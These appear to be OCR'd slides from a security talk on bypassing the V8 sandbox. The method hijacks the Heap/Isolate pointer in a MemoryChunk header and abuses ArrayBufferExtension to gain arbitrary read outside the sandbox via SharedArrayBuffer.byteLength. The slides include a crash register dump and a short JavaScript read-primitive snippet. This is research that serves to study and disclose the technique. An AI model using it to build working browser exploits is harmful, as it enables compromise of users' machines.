


```
static Isolate* FromHeap(const Heap* heap) {
  return reinterpret_cast<Isolate*>(reinterpret_cast<Address>(heap) -
                                    OFFSET_OF(Isolate, heap_));
}
```

Igor Sheludko, 6 years ago • [disassembler] Better support for root-relat


Heap is actually a field inside *Isolate*

Big Picture


V8 Sandbox
Isolate
MemoryChunkHeader
BasicMemoryChunk
ExternalPointerTable
OFFSET_OF(Isolate, heap_)
Heap* heap_;
Heap

What can we achieve?

- With an assumption that we already have addrof, read and write primitive inside the V8 sandbox,
- We can hijack *Isolate* pointer and make it point to a memory location of our choice (e.g. in the sandbox)
- All the *HeapObject* inside that *MemoryChunk* will get hijacked *Isolate* pointer when needed
- For example, when accessing an external pointer! :)



V8 Sandbox
Fake Isolate
Isolate
MemoryChunkHeader
BasicMemoryChunk
ExternalPointerTable
Heap
ExternalPointerTable
Heap
Overwrite Heap* heap_;

Playing Around

- Written 0x4141… as Heap pointer and played around with Javascript code to see what happens
- Quickly we had a crash in *JSArrayBuffer::Attach(…)*
- Tried overwriting the Heap pointer with an address inside the sandbox and fixing crashes until we hit something interesting

Playing Around

- Seemed like it can only control the RIP register
- At this point we had to decide whether to continue looking at this



```
*RAX  0x4848484848484848 ('HHHHHHHH')
*RBX  0x319400077398 ◂— 0x0
*RCX  0x10000
*RDX  0x10000
*RDI  0x319400069760 ◂— 0x4848484848484848 ('HHHHHHHH')
 RSI  0x0
*R8   0x2
 R9   0x0
 R10  0x0
*R11  0x293
 R12  0x0
*R13  0xffffffff00000000
*R14  0x319400069678 —▸ 0x319400069758 ◂— 0x0
*R15  0x3194000773c0 ◂— 0x1
*RBP  0x7fffffffcea0 —▸ 0x7fffffffced0 —▸ 0x7fffffffcf20 —▸ 0x7fffffffcf80 —▸ 0x7fffffffcfe0 ◂— ...
*RSP  0x7fffffffce70 —▸ 0x319400077208 ◂— 0x0
*RIP  0x5555565fd773 (v8::internal::ExternalEntityTable<v8::internal::ExternalPointerTableEntry, 1073741824ul>::AllocateEntry
(v8::internal::ExternalEntityTable<v8::internal::ExternalPointerTableEntry, 1073741824ul>::Space*)+147) ◂— call qword ptr [rax + 0x20]
```

Finding The Root Cause

- When does our 0x4141... first appear in the *JSArrayBuffer::Attach*?
- Are there any external pointers being resolved?
- Can we fully control that value?

JSArrayBuffer

- One of very few object types that has an external pointer field
  - *ArrayBufferExtension*
- *extension()* returns *ArrayBufferExtension* pointer which we can control! :)
  - By crafting ExternalPointerTable inside our fake *Isolate*
- Can we use this pointer to read and write?

Building the primitives


- Arbitrary read requirements
  - Need to be able to fully control a 64 bit pointer
  - Controlled pointer must be used to read data it points to
  - Read data must be returned to the JS layer or stored in a known address inside the sandbox

Building Arbitrary Read Primitive

- *ArrayBufferExtension* external pointer is stored in a per-Isolate external pointer table
  - Which we can fully control
- When *JSArrayBuffer* asks for *ArrayBufferExtension* pointer, we can give arbitrary value of our own
- Where and how is this pointer used?

Building Arbitrary Read Primitive

- Searching for all callers of *JSArrayBuffer::extension()* led us to *JSArrayBuffer::GetByteLength()*



```
size_t JSArrayBuffer::GetByteLength() const {
  if (V8_UNLIKELY(is_shared() && is_resizable_by_js())) {
    // Invariant: byte_length for GSAB is 0 (it needs to be read from the
    // BackingStore).
    DCHECK_EQ(0, byte_length());

    // If the byte length is read after the JSArrayBuffer object is allocated
    // but before it's attached to the backing store, GetBackingStore returns
    // nullptr. This is rare, but can happen e.g., when memory measurements
    // are enabled (via performance.measureMemory()).
    auto backing_store = GetBackingStore();
    if (!backing_store) {
      return 0;
    }

    return backing_store->byte_length(std::memory_order_seq_cst);
  }
  return byte_length();
}
```


BackingStore pointer is stored inside *ArrayBufferExtension*

If the `JSArrayBuffer` in question is **shared** and **resizable**

Building Arbitrary Read Primitive

- So *JSArrayBuffer::GetByteLength()* will return whatever the value was pointed by *BackingStore* + 8 (*backing_store_→byte_length(..)*)
  - If it is shared
- How do we get this value?
  - *SharedArrayBuffer.prototype.byteLength*
    - *SharedArrayBuffer* is *JSArrayBuffer* with shared flag set
  - Accessing this property in JS will achieve arbitrary 8 byte read outside of the sandbox

Building Arbitrary Read Primitive




```
aaw8(chunkHeader + basicMemoryChunkHeapPointerOffset, cage_base + BigInt(fakeIsolateDataOffset + heapOffset));
// Set BackingStore pointer
aaw8(fakeIsolateDataOffset + arrayBufferExtensionOffset + 0x8, addr - 8n);
var leak =  o.byteLength;
```

|o| is a *SharedArrayBuffer*

But there is an issue.


Building Arbitrary Read Primitive

- Read 8 bytes are returned as SMI or HeapNumber(double) so it needs some fix to get the actual raw bytes



```
// ES #sec-get-sharedarraybuffer.prototype.bytelength
// get SharedArrayBuffer.prototype.byteLength
BUILTIN(SharedArrayBufferPrototypeGetByteLength) {
  const char* const kMethodName = "get SharedArrayBuffer.prototype.byteLength";
  HandleScope scope(isolate);
  // 1. Let O be the this value.
  // 2. Perform ? RequireInternalSlot(O, [[ArrayBufferData]]).
  CHECK_RECEIVER(JSArrayBuffer, array_buffer, kMethodName);
  // 3. If IsSharedArrayBuffer(O) is false, throw a TypeError exception.
  CHECK_SHARED(true, array_buffer, kMethodName);

  DCHECK_IMPLIES(!array_buffer->GetBackingStore()->is_wasm_memory(),
                 array_buffer->max_byte_length() ==
                     array_buffer->GetBackingStore()->max_byte_length());

  // 4. Let length be ArrayBufferByteLength(O, SeqCst).
  size_t byte_length = array_buffer->GetByteLength();
  // 5. Return F(length).
  return *isolate->factory()->NewNumberFromSize(byte_length);
}
```

